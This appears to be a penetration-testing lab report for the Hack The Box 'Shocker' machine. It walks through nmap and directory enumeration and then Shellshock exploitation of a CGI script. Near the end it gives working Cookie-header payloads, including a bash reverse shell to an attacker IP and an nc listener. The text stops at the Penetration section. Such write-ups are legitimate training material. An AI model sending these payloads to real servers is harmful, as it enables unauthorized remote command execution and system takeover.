

Offensive Security Certified Professional Exam Report

Lab Report

your@mail.com, OSID: XXXX

2021-01-05



Contents

1	Shocker	1
1.1	Introduction	1
1.2	Objective	1
1.3	Perimeter	1
2	High-Level Summary	2
2.1	Mitre techniques	2
2.2	Recommendations	4
3	Soluces	5
4	Methodologies	6
4.1	Reconnaissance	6
4.2	System IP: 10.129.86.186	6
4.2.1	Enumeration	6
4.2.1.1	TCP	8
4.2.1.2	UDP	8
4.2.1.3	Web Services	8
4.2.1.4	Other Services	9
4.2.1.5	Harvested Informations	9
4.2.1.6	Vuln Investigation	10
4.2.1.6.1	Check for exploits	10
4.2.1.6.2	Check for information on Apache	11
4.2.2	Penetration	16
4.2.3	Post exploitation	17
4.2.3.1	Host Information	18
4.2.3.2	File system	18
4.2.3.3	Running processes	18
4.2.3.4	Installed applications	18
4.2.3.5	Users & Group	18
4.2.3.6	Network	18

4.2.3.7	Scheduled job	18
4.2.4	Privilege escalation	18
4.2.5	Goodies	19
4.2.5.1	Hashes	19
4.2.5.2	Passwords	19
4.2.5.3	Proof/Flags/Other	20
4.3	Maintaining Access	20
4.4	House Cleaning	20
5	Detailed Recommendations	21
5.1	Technical	21
5.2	Governance	21
5.3	Blue team	21
6	Additional Items	22
6.1	Appendix - Proof and Local Contents	22

1 Shocker

1.1 Introduction

This report is about pentesting a specific machine to see if it's well secured. It will document every thought and interesting investigation that helped to get into privilege escalation.

1.2 Objective

Run an analysis onto a specific machine shocker 10.129.86.186.

1.3 Perimeter

Only this machine (10.129.86.186) with specific tools

- nmap
- zap
- dirbuster
- gobuster
- nc

2 High-Level Summary

When performing the penetration test, there were several alarming vulnerabilities that were identified on Shocker machine.

When performing the attacks, I was able to gain access to the machine, primarily due to outdated version of apache and poor grant management configuration.

During the testing, I had administrative level access to the system.

These systems as well as a brief description on how access was obtained are listed below:

- 10.129.86.186 (Shocker) - ShellShock

2.1 Mitre techniques

Initial Access:

- Valid Accounts

Execution:

- Command and Scripting Interpreter

Persistence:

- N/A

Privilege Escalation:

- Abuse Elevation Control Mechanism

Defense Evasion:

- Valid Accounts

Credential Access:

- N/A

Discovery:

- Account discovery
- System Information Discovery

Lateral Movement:

- N/A

Collection:

- Screen Capture
- Clipboard Capture

Command and Control:

- N/A

Exfiltration:

- N/A

Impact:

- Account Access Removal
- Data Destruction
- Data Encrypted
- Data Manipulation
- Defacement
- Disk Wipe
- Resource Hijacking
- Service Stop
- System shutdown/Reboot

2.2 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

Also, I recommend a better management of granted access for framework like perl to avoid root execution without password for any user.

Check other recommendations at the end of this document.

3 Soluces

ippsec video of shocker
soluces from
soluces from Hack the box

4 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

4.1 Reconnaissance

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the shocker machine.

The specific IP address was:

Scope

- 10.129.86.186

My attacking machine was 10.10.14.2.

4.2 System IP: 10.129.86.186

First we have to start access to Hackthebox network.

```
sudo openvpn file.ovpn
```

4.2.1 Enumeration

```
ping 10.129.86.186
```

```
(kali㉿kali) - [~/workspace/sec-learning/1_Linux/Shocker]
$ ping 10.129.86.186
PING 10.129.86.186 (10.129.86.186) 56(84) bytes of data.
64 bytes from 10.129.86.186: icmp_seq=1 ttl=63 time=213 ms
64 bytes from 10.129.86.186: icmp_seq=2 ttl=63 time=214 ms
64 bytes from 10.129.86.186: icmp_seq=3 ttl=63 time=213 ms
^C
-- 10.129.86.186 ping statistics --
8 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 212.585/213.087/213.765/0.497 ms
```

Figure 4.1: results ping

```
mkdir nmap
sudo nmap -sC -sV -O -oA nmap/initial 10.129.86.186

-sC: run default nmap scripts
-sV: detect service version
-O: detect OS
-oA: output all formats and store in file nmap/initial
```

```

(kali㉿kali) - [~/workspace/sec-learning/1_Linux/Shocker]
$ sudo nmap -sC -sV -O -oA nmap/initial 10.129.86.186
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-26 22:21 EST
Nmap scan report for 10.129.86.186
Host is up (0.21s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
2222/tcp  open  ssh       OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=1/26%OT=80%CT=1%CU=30284%PV=Y%DS=2%DC=I%G=Y%TM=6010DC4
OS:7%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=109%TI=Z%CI=I%II=I%TS=8)OPS
OS:(O1=M54DST11NW6%O2=M54DST11NW6%O3=M54DNNT11NW6%O4=M54DST11NW6%O5=M54DST1
OS:1NW6%O6=M54DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN
OS:(R=Y%DF=Y%T=40%W=7210%0=M54DNNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%0=RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%0=RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%0=RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.36 seconds

```

Figure 4.2: results

4.2.1.1 TCP

- 80/tcp open http Apache httpd 2.4.18 ((Ubuntu)) |_http-server-header: Apache/2.4.18 (Ubuntu) |_http-title: Site doesn't have a title (text/html).
- 2222/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)

4.2.1.2 UDP

N/A

4.2.1.3 Web Services

N/A

4.2.1.4 Other Services

N/A

4.2.1.5 Harvested Informations

Host OS:

- Ubuntu 16.04 LTS because OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 is installed only on that one

Applications:

- Apache/2.4.18




Figure 4.3: image

- OpenSSH 7.2p2 Ubuntu 4ubuntu2.2

```
(kali㉿kali) ~[~/workspace/sec-learning/1_Linux/Shocker]
$ ssh root@10.129.86.186 -p 2222
The authenticity of host '[10.129.86.186]:2222 ([10.129.86.186]:2222)' can't be established.
ECDSA key fingerprint is SHA256:6Xub2G5qowxZGyUBvUK4Y0prznGD5J2UyeMhJSdCZGw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.129.86.186]:2222' (ECDSA) to the list of known hosts.
root@10.129.86.186's password:
Permission denied, please try again.
root@10.129.86.186's password:
Permission denied, please try again.
root@10.129.86.186's password:
root@10.129.86.186: Permission denied (publickey,password).
```

Figure 4.4: image

4.2.1.6 Vuln Investigation

```
searchsploit --id httpd
searchsploit --id openssh 7.2p2
```

4.2.1.6.1 Check for exploits possible googled cve: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-3115>

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1908>

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-8325> seems interesting... but not into ubuntu 16.04 <https://nvd.nist.gov/vuln/detail/CVE-2015-8325>

Interesting other cve in changelog since 2.2

<https://packages.ubuntu.com/xenial-updates/openssh-server>

-> nothing usefull


4.2.1.6.2 Check for information on Apache zaproxy and forced browsed (10 threads with directory-



With gobuster (10 threads)

... really slow and not giving answer during investigating...

With dirbuster (10 threads) and /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

**Figure 4.5:** results

```
(kali@kali) - [/usr/share/wordlists/dirbuster]
$ ls
apache-user-enum-1.0.txt  directory-list-2.3-medium.txt
apache-user-enum-2.0.txt  directory-list-2.3-small.txt
directories.jbrofuzz       directory-list-lowercase-2.3-medium.txt
directory-list-1.0.txt    directory-list-lowercase-2.3-small.txt
```

NB:

NB2: dirbuster more quick with the same amount of threads but it's buggy...

-> results http://10.129.86.186/cgi-bin/ also icons

Now investigating into fuzzing to find script file(cgi, sh, pl, py) into cgi-bin


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)



http://10.129.86.186/

Work Method ☐ Use GET requests only ☒ Auto Switch (HEAD and GET)

Number Of Threads  10 Threads ☐ Go Faster

Select scanning type: ☒ List based brute force ☐ Pure Brute Force

File with list of dirs/files

/usr/share/wordlists/dirbuster/directory-list-1.0.txt  

Char set Min length Max Length



Select starting options: ☒ Standard start point ☐ URL Fuzz

☐ Brute Force Dirs ☐ Be Recursive Dir to start with


☒ Brute Force Files ☐ Use Blank Extension File extension

URL to fuzz - /test.html?url={dir}.asp

10.129.86.186

 Exit  Start

DirBuster Stopped /cgi-bin/ladder.sh



with gobuster (with -x find file extensiont)

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u  
10.129.86.186/cgi-bin/ -x sh
```

-> find http://10.129.86.186/cgi-bin/user.sh

A file is downloaded when GET

Content-Type: text/plain

Just an uptime test script

```
00:09:06 up 1:59, 0 users, load average: 0.00, 0.00, 0.00
```

Shell shock(old Apache, cgi-bin and a script name!) <http://www.fantaghost.com/exploiting-shellshock-getting-reverse-shell>

Add shellshock example with a new header:

Cookie: () { :}; echo; echo "VULNERABLE"

NB: it is possible with nmap script to test shellshock availability

Some issue add multiple echo look at ippsec video to find why




Figure 4.6: request




Figure 4.7: response

with

```
Cookie: () { :;}; echo; /bin/sh -c whoami
```

we know we are shelly :)

4.2.2 Penetration

starting my reverse shell nc
on your attacking machine.

```
nc -lvnp 4444
```

NB: check your firewall on your attacking machine accepting tcp on 4444 port.

So now lets get forge nc header

```
Cookie: () { :;}; echo; /bin/bash -i >& /dev/tcp/10.10.14.2/4444 0>&1
```

